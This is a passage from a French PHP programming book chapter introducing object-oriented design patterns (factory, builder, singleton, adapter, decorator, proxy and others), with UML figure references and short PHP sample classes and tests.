


Figure 9–5
Une plate-forme évolutive

Voici quelques liens vers des organismes de normalisation qui proposent de nombreux standards dont on peut user à volonté :

W3C

- http://www.w3.org

Oasis

- http://www.oasis-open.org

10

Les motifs de conception (Design Patterns)

Les motifs de conception sont des ensembles de solutions et de bonnes pratiques basées sur la programmation objet. Chaque motif répond à une problématique précise à travers une solution ingénieuse, longuement travaillée par de nombreux spécialistes. Nous allons présenter les principaux d'entre eux.

Beaucoup de développeurs en informatique ont déjà entendu parler, de près ou de loin, des motifs de conception ou design patterns. Ce sujet est vaste et il existe autour de cela de nombreux ouvrages.

Dans ce chapitre, nous nous contenterons de présenter les principaux motifs et d'expliquer leurs rôles. Leur maîtrise est un atout considérable que tout développeur objet peut acquérir. Il ne tient qu'à vous de faire l'effort d'en comprendre la philosophie.

À quoi servent les motifs de conception ?

Les développeurs objet expérimentés se sont aperçus que, en ce qui concerne l'architecture, des caractéristiques similaires apparaissent dans leurs modèles, répondant à des problématiques communes et précises.

Les motifs de conception ont été introduits par l'architecte Christopher Alexander dans les années 1970. Leur but est de formaliser les caractéristiques récurrentes, les expliciter et proposer pour chacune d'elles des pratiques pour une mise en œuvre efficace.

> RÉFÉRENCES **Mise en pratique des motifs de conception avec PHP**
>
> Ce sujet étant vaste, il ne sera pas possible dans ce chapitre de proposer des exemples de code sur chaque motif. Pour la mise en pratique, il existe un livre dédié aux motifs de conception pour PHP (en anglais) :
>
> 📖 *php|architect's Guide to PHP Design Patterns*, par Jason E. Sweat, aux éditions php|architect nanobooks.
>
> Vous trouverez également sur Internet des exemples de code sur les motifs abordés dans ce chapitre :
>
> ▸ http://www.openstates.com/php/


Les motifs de conception peuvent être classés en plusieurs familles :

- les motifs de création, qui influent sur la manière dont les classes et les objets sont instanciés et configurés ;
- les motifs de structuration, qui définissent des structures types faisant intervenir plusieurs classes ;
- les motifs de comportement, qui influent sur l'algorithmique et la répartition des tâches entre les objets.

Les motifs de création

La fabrique (the Factory method)

Le but de ce motif est de simplifier la création de certains objets. Il est très pratique et souvent utilisé. Son principe de base est de déléguer l'instanciation d'un objet à un objet spécial « création » afin de s'abstraire d'une politique d'instanciation.



À RETENIR Légende de présentation des motifs

Nous utiliserons deux schémas pour la présentation des différents motifs :


- un diagramme de conception, qui traduit de manière intuitive le principe de fonctionnement du pattern ;
- un diagramme UML, qui introduit l'architecture technique de chaque motif.

Vous pouvez utiliser la légende représentée par la figure 10-1 pour la lecture des illustrations.

Figure 10–1 Légende des schémas sur les motifs de conception

Principe de la fabrique

Une interface *AbstractProduct* sert de modèle à des objets ConcreteProduct. L'instanciation de ces objets est confiée à une méthode, dite « méthode de fabrique », de la classe ConcreteCreator issue d'un modèle *AbstractCreator*. ConcreteCreator se charge d'instancier un objet ConcreteProduct qu'il aura pris soin de choisir.






Figure 10–2
Principe de la méthode de fabrique

Mise en pratique

Une classe abstraite *Page* sert de modèle à la création de pages web. Ces pages peuvent être de types différents : HTML, XML ou texte. Le créateur PageManager se charge d'instancier et de renvoyer les pages demandées. Dans l'exemple suivant, la méthode de fabrique s'appelle getPage dans PageManager.

Ce jeu de tests décrit la manière dont le gestionnaire de page doit fonctionner

```
class FactoryTestCase extends UnitTestCase {

  public function testInstanciate() {
    $page = new HTMLPage(new Content());
    $this->assertIsA($page, 'HTMLPage');
    $this->assertTrue(method_exists($page, 'getContent'));
    $pageManager = new PageManager(new Content());
    $this->assertIsA($pageManager, 'DataManager');
    $this->assertTrue(method_exists($pageManager,
                                    'getPage'));
  }

  public function testGetPage() {
    $content = new Content();
    $content->first  = new ContentItem('hello', 'It\'s me');
    $content->second = new ContentItem('hi', 'Very good !');
    $this->assertEqual(2, count($content->getItems()));
    $this->assertEqual('hi', $content->second->getTitle());
    $pageManager = new PageManager($content);
    $htmlPage = $pageManager->getPage('Html');
    $this->assertIsA($htmlPage, 'HTMLPage');
    $this->assertWantedPattern('/^<h1>.*?<\/p><h.*?<\/p>$/',
                               $htmlPage->getContent());
    $xmlPage = $pageManager->getPage('xml');
    $this->assertIsA($xmlPage, 'XMLPage');
    $xml = $xmlPage->getContent();
    $this->assertWantedPattern('/^<cont.*?good.*?tent>$/',
                               $xml);
    $this->assertNoErrors(simplexml_load_string($xml));
    $this->assertErrorPattern('/^Page.*?pdf.*nown.$/i',
                              $pageManager->getPage('pdf'));
  }
}
```

Un élément de contenu

```
class ContentItem {

    private $title;
    private $paragraph;

    public function __construct($title, $paragraph) {
        $this->title = $title;
        $this->paragraph = $paragraph;
    }

    public function getTitle() {
        return $this->title;
    }

    public function getParagraph() {
        return $this->paragraph;
    }
}
```

Le contenu d'une page

```
class Content {

    public function __set($item_id, ContentItem $item) {
        $this->$item_id = $item;
    }

    public function getItems() {
        return (array) $this;
    }
}
```

La classe abstraite `page` qui sert de modèle

```
abstract class Page {

    protected $content;

    public function __construct(Content $content) {
        $this->content = $content;
    }
}
```

Le gestionnaire de page HTML

```
class HTMLPage extends Page {
    public function getContent() {
        $items = $this->content->getItems();
        $ret_val = '';
        foreach ($items AS $item) {
            $ret_val .= '<h1>'.$item->getTitle().'</h1>';
            $ret_val .= '<p>'.$item->getParagraph().'</p>';
        }
        return $ret_val;
    }
}
```

Le gestionnaire de page XML

```
class XMLPage extends Page {

    public function getContent() {
        $items = $this->content->getItems();
        $ret_val = '<content>';
        foreach ($items AS $item) {
            $ret_val .= '<t>'.$item->getTitle().'</t>';
            $ret_val .= '<p>'.$item->getParagraph().'</p>';
        }
        $ret_val .= '</content>';
        return $ret_val;
    }
}
```

Le gestionnaire de page avec la méthode de fabrique

```
class PageManager extends DataManager {

    private $content; // Content object

    public function __construct(Content $content) {
        $this->content = $content;
    }

    public function getPage($type = 'html') {
        $type = strtolower($type);
        switch ($type) {
        case 'html' : return new HTMLPage($this->content);
```

```
        case 'xml'  : return new XMLPage($this->content);
        case 'txt'  :
        case 'text' : return new TXTPage($this->content);
        }
        trigger_error("Page type '$type' unknown.");
    }
}
```

RÉFÉRENCE Le motif Factory dans la documentation officielle de PHP


Un clin d'œil est donné au motif *Factory* dans la documentation de PHP à l'adresse ci-dessous. Un exemple est notamment disponible sur le chargement d'un driver de bases de données.

- http://www.php.net/manual/fr/language.oop5.patterns.php

La fabrique abstraite (Abstract Factory)

Principe de la fabrique abstraite

Comme nous l'avons vu précédemment, le rôle d'une fabrique est de construire des objets. La fabrique abstraite propose une interface (`AbstractFactory`) chargée de construire une famille d'objets « produits » (`ProductA1`, `ProductA2`, etc.) sans avoir à spécifier le nom de leur classe concrète.






Figure 10–3
Le motif fabrique abstraite (Abstract Factory)

Remarque sur l'utilisation de la fabrique abstraite avec PHP

Ce motif peut être utile à PHP mais apporte un degré de complexité parfois déroutant. Il fait intervenir un grand nombre de classes, ce qui peut ralentir légèrement l'exécution de l'application.

En revanche, PHP possède la capacité de créer des classes à la volée. Dans ce cas de figure, les familles et les classes de produits peuvent être générées. Les interfaces restent figées, elles fournissent aux objets qui exploitent le motif (`Controler`) le squelette nécessaire à l'exploitation des produits.

Le monteur (Builder)

Principe du monteur

Lorsque vous devez instancier plusieurs objets complexes et différents ayant des caractéristiques communes, vous pouvez déléguer la construction à une classe *Builder*.

Ce motif ressemble un peu à la fabrique. Il sépare la construction d'un objet complexe de sa représentation, de sorte que le même procédé de construction puisse créer différentes représentations.

Mise en pratique

Nous pouvons voir sur la figure 10-4 que la classe `Monteur de Véhicule` est chargée de renvoyer un objet représentant une voiture, un bus ou un scooter. C'est le magasin (*Controler*) qui est chargé de construire des objets à travers le monteur (*Builder*, `BuildItem()`).




Figure 10–4 Le motif monteur (Builder)

Le prototype (Prototype)

Le motif prototype peut économiser des ressources lorsque l'on a plusieurs classes identiques à instancier, grâce à un procédé de clonage. De cette façon, il est possible de créer des objets sans passer par l'étape de construction.

Principe du prototype

Un modèle prototype implémente une méthode `clone` qui renvoie une copie de l'objet courant. Tout objet issu d'une classe qui hérite de prototype peut ainsi être cloné. Un tel objet est créé une fois et cette première instance est ensuite dupliquée à chaque fois que l'on a besoin d'un objet du même type.




Figure 10–5
Cloner un prototype

Le prototype en PHP

En PHP, il existe déjà une méthode magique `__clone()` qui permet de renvoyer non seulement une copie de l'objet courant, mais également une « copie modifiée », qui peut par exemple incrémenter un compteur dans la classe clonée avant de la renvoyer.

Le singleton (Singleton)

Principe du singleton

Un singleton est une classe destinée à ne produire qu'un objet unique. En d'autres termes, une classe de type singleton ne peut s'instancier qu'une seule fois.

> RÉFÉRENCE **Le motif singleton dans la documentation officielle de PHP**
>
> Un exemple d'implémentation du motif singleton est donné dans la documentation officielle de PHP à l'adresse ci-dessous :
>
> ‣ http://www.php.net/manual/fr/language.oop5.patterns.php

L'utilisation des singletons en PHP est recommandée. Ce motif permet d'économiser des ressources en évitant de créer plusieurs objets identiques alors qu'un seul suffit.




Figure 10–6 Le motif singleton (Singleton)

À RETENIR Travailler avec plusieurs singletons

Si vous êtes amené à avoir plusieurs singletons dans votre code, vous pouvez définir une classe abstraite qui s'occupera de centraliser la gestion du motif.




Figure 10–7 Centraliser la gestion du motif de plusieurs singletons

Il vous suffira alors d'étendre votre classe avec la classe *Singleton* et de faire appel à la méthode parente *getInstance* comme le montre l'exemple suivant :

```
// Extrait du fichier « Singleton.php » :
abstract class Singleton {
    private static $_instances = Array();
    protected function __construct() {}
    protected static function getInstance($instance_id = null) {
        if (!isset(self::$_instances[$instance_id])) {
            if (!class_exists($instance_id)) {
                return false;
            }
            self::$_instances[$instance_id] = new $instance_id();
        }
        return self::$_instances[$instance_id];
    }
}
```

```
// Extrait du fichier « SingletonA.php » :
class SingletonA extends Singleton {
    public static final function getInstance() {
        return parent::getInstance(__CLASS__);
    }
    (...)
}
```

Vous pouvez également jouer avec cette classe pour mettre en place des variantes de singleton, par exemple créer un « multi-singleton » qui prend en paramètre un identifiant (thème ou type) sur lequel il se base pour générer des objets uniques.

Mise en pratique

Pour créer un singleton, trois éléments suffisent : une variable privée `$instance`, le constructeur et une méthode publique `getInstance`.

Une classe singleton

```
<?php

// Notre classe "Singleton"
class Singleton {

    // Cette variable contient l'instance de notre classe.
    private static $_instance;
    private $variable = '';

    // Ce constructeur n'est appelé qu'une seule fois.
    // Il est privé, donc ne peut pas être appelé de
    // l'extérieur.
    private function __construct() {
        echo "Appel du constructeur.\n";
    }

    // Cette méthode renvoie l'instance du singleton.
    // Si cette instance n'existe pas, elle est créée.
    public static function getInstance() {
        if (!isset(self::$_instance)) {
            self::$_instance = new Singleton();
        }
        return self::$_instance;
    }
```

```
    // Accesseurs de la variable $variable
    public function setVariable($variable) {
        $this->variable = $variable;
    }

    public function getVariable() {
        return "Variable : ".$this->variable.".\n";
    }
}
```

Test de la classe singleton

```
// Création de l'instance du singleton.
$instance = Singleton::getInstance();
$instance->setVariable(34);

// Devrait renvoyer "new_instance === $instance"
$new_instance = Singleton::getInstance();
echo $new_instance->getVariable();
if ($new_instance === $instance) {
    echo "$new_instance === $instance.\n";
}

// Ceci génère une erreur !
$other_instance = new Singleton();

?>
```

Les motifs de structuration

L'adaptateur (Adapter)

Un objet qui implémente une interface « A » doit être manipulé dans un environnement qui requiert l'implémentation d'une interface « B ». Néanmoins, une classe ne peut pas implémenter deux interfaces, alors comment faire ?

Le motif adaptateur permet de transformer un objet afin qu'il soit issu d'une autre interface que celle d'origine. Cela peut être utile pour faire communiquer deux applications entre elles, qui utilisent des objets identiques issus d'interfaces différentes.

Principe de l'adaptateur

Une classe `ConcreteSource` implémente une interface *`Source`* (voir figure 10-8). La classe `Client` utilise l'objet `ConcreteSource` mais elle reconnaît le type *`Target`* et non le type *`Source`*. La classe `ProductAdapter` intervient alors pour créer une instance de la classe `ConcreteSource` modifiée de manière à être issue de l'interface *`Target`*.




Figure 10–8
Principe du motif adaptateur

MVC (Model View Controler)

Ce motif est très à la mode depuis que la programmation objet est possible en PHP. Il s'adapte très bien aux besoins des applications web. On l'utilise généralement pour séparer les travaux de conception, de logique métier et d'IHM (Interface homme machine).

Nous avons déjà expliqué en détail au chapitre 2 le principe du motif MVC appliqué aux applications PHP ; nous n'y reviendrons donc pas ici.

Le pont (Bridge)

Le pont est un autre mécanisme d'adaptation utilisé pour faire collaborer deux systèmes hétérogènes.

Principe du pont

Une classe abstraite *`Abstraction`* dispose d'un mécanisme qui maintient une référence sur un objet `ConcreteImplementor` issu d'une interface *`Implementor`*. Ainsi, tout objet créé à partir de *`Abstraction`* pourra faire appel à une instance de `ConcreteImplementor`.




Figure 10–9
Le motif pont

Mise en pratique

Un site web A dispose d'un objet `SessionA` qui implémente une interface *`SessionInterfaceA`*. `SessionA` sert à stocker des données de session.

Il est décidé de fusionner le site web A avec un site web B. Certaines données des sessions du site B sont les mêmes que celles du site A. Nous devons faire en sorte que les sessions utilisateurs de A et B soient les mêmes.

Nous allons donc implémenter un pont `SessionB` qui remplacera l'ancien objet du même nom sans modifier son comportement vu de l'extérieur. `SessionB` maintiendra une référence sur `SessionA` afin que les sites web B et A disposent des mêmes sessions utilisateur.

Le composite (Composite)

Principe du composite

Ce motif est utilisé pour disposer des objets dans une structure en arbre. Il permet l'ajout et le retrait d'un objet dans un arbre dont vous pouvez déterminer le parcours (préfixé, infixé, postfixé, etc.) en fonction de votre implémentation.

Vous pouvez par exemple considérer les feuilles de votre arbre (`Leaf`) comme des objets élémentaires (paragraphes, titres) et les nœuds (`Composite`) comme des regroupements (sections, chapitres).

> À RETENIR **Utilisation du composite avec PHP**
>
> En PHP, veillez à réduire au maximum la taille des objets `Composite` et `Leaf`, surtout s'ils sont nombreux, de manière à économiser des ressources. Vous pouvez maintenir un gros arbre en mémoire avec les mécanismes de mémoire partagée que nous verrons au chapitre 12.




Figure 10–10
Le motif composite (Composite)

Le décorateur (Decorator)

Ce motif sert à ajouter de nouvelles fonctionnalités à un objet existant. Il peut servir à éviter l'accumulation de sous-classes ou à déplacer des fonctionnalités qui servent peu de manière à économiser des ressources.

Principe du décorateur

Le modèle *`Component`* permet la création de classes `ConcreteComponent`. Un modèle *`Decorator`* issu de *`Component`* permet également la création de classes `ConcreteDecorator`. `ConcreteDecorator` est associé à une classe `ConcreteComponent` (mise en paramètre) qu'il « décore » en lui ajoutant de nouvelles fonctionnalités.




Figure 10–11
Principe et mise en pratique du décorateur

Mise en pratique

Une classe abstraite *`Field`* représente un champ de formulaire (voir figure 10.11). `Select` et `InputText` sont des classes héritant de *`Field`*, représentant respectivement une liste déroulante et un champ de texte.

Ces champs peuvent être labélisés et/ou invalides. Comme ces nouvelles fonctionnalités servent peu, nous décidons de mettre en place un décorateur plutôt qu'une ou plusieurs sous-classe(s).


La classe abstraite *FieldDecorator* aggrège *Field* (qu'elle prend en paramètre et peut éventuellement simuler). `LabeledField` et `InvalidField` mettent respectivement en œuvre la gestion de la labélisation et de l'invalidité d'un *Field*, qui peut être un `Select`, un `InputText` ou tout autre champ.

La façade

Lorsqu'une application devient complexe, il est fréquent que l'utilisation de nombreux objets et de nombreuses ressources dans le cadre d'évolutions devienne fastidieuse.

Principe de la façade

L'idée du motif façade est de créer un accès facile à des ressources appartenant à un système sous-jacent compliqué. L'objet ainsi obtenu permet de s'abstraire de recherches et/ou de processus complexes dont l'utilisation pourrait être fréquente.






Figure 10–12
Le motif facade

Mise en pratique

Par exemple, un objet `DataFinder` (recherche de données) peut faire façade devant un sous-système comprenant de nombreux gestionnaires de données (base de données, web services, etc.).

Un autre exemple consiste à construire un objet façade « tests », permettant de faire appel à un sous-système de vérifications élémentaires (tests unitaires, vérification de compte bancaire, etc.).

Le proxy (Proxy)

Le proxy permet de gérer un accès (économiser, simplifier ou restreindre) à une ressource. Au lieu d'accéder directement à la ressource concernée, nous nous adressons au proxy.

Principe du proxy

Le proxy fournit un accès à une ressource moyennant des restrictions, des simplifications et/ou des règles prédéfinies. Vous pouvez par exemple exploiter le motif proxy pour donner un accès à une base de données en simulant la classe d'accès originale. Votre classe `Proxy` fera donc appel à cette classe originale moyennant les règles que vous aurez définies.




Figure 10–13
Le motif proxy (Proxy)

Le motif proxy peut également donner une représentation simplifiée d'un objet complexe et jouer un rôle de tampon devant un objet qui tarde à se charger.

Dans notre représentation UML de la figure 10-13, notre `Proxy` simule l'accès à un objet `TargetClass`. Pour cela, il gère lui-même un objet `RealTargetClass`.

> **À RETENIR** **Cache et mémoire partagée avec le motif proxy**
>
> Un `Proxy-Cache` peut par exemple retenir le résultat des requêtes utilisateur afin d'éviter d'avoir à réinstancier un objet `RealTargetClass` (figure 10-13). Ainsi, lorsque le résultat d'une requête utilisateur est déjà en cache, la réponse devient immédiate.
>
> Il est possible aussi pour un proxy de faire appel à des objets `RealTargetClass` persistants et partagés (voir mémoire partagée au chapitre 12). Ainsi, nous économisons les étapes redondantes d'instanciation à chaque nouvelle requête utilisateur.

Idée de mise en pratique

